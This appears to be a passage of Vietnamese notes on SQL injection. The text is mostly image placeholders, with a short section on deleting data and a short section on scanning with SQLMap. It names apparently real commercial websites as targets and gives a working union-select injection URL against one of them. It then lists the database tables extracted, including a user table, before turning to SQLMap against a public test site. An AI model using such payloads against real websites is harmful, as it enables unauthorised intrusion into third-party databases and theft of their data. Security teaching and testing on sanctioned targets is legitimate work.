
****

****


* **Xóa dữ liệu:  
  **


1. **Khảo sát sát web có lỗi chèn mã SQL**

Khảo sát:[***http://www.nesiyaholidays.com/***](http://www.nesiyaholidays.com/)*và bypass nhưu sau:*

****

Khảo sát trên **https://tapiocafeedfood.com/?php=product\_detail&id=31**

****

****

* Có 21 trường
* Tìm cột bị lỗi




* Cột 3 và 10 bị lỗi
* Trích xuất danh sách các bảng: http://www.tapiocafeedfood.com/?php=product\_detail&id=-311 union select 1,2,unhex(hex(group\_concat(table\_name))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from information\_schema.tables where table\_schema=database()

  
=> Danh sách các bảng: tbl\_config, tbl\_content, tbl\_content\_category, tbl\_product, tbl\_product\_category, tbl\_product\_new, tbl\_product\_special, tbl\_user,tbl\_visitor

1. **Sử dụng công cụ rà quét lỗi và tấn công chèn mã SQL – SQLMap**

1,Quét lỗ hổng SQLi trên trang:  <http://testphp.vulnweb.com/>

****

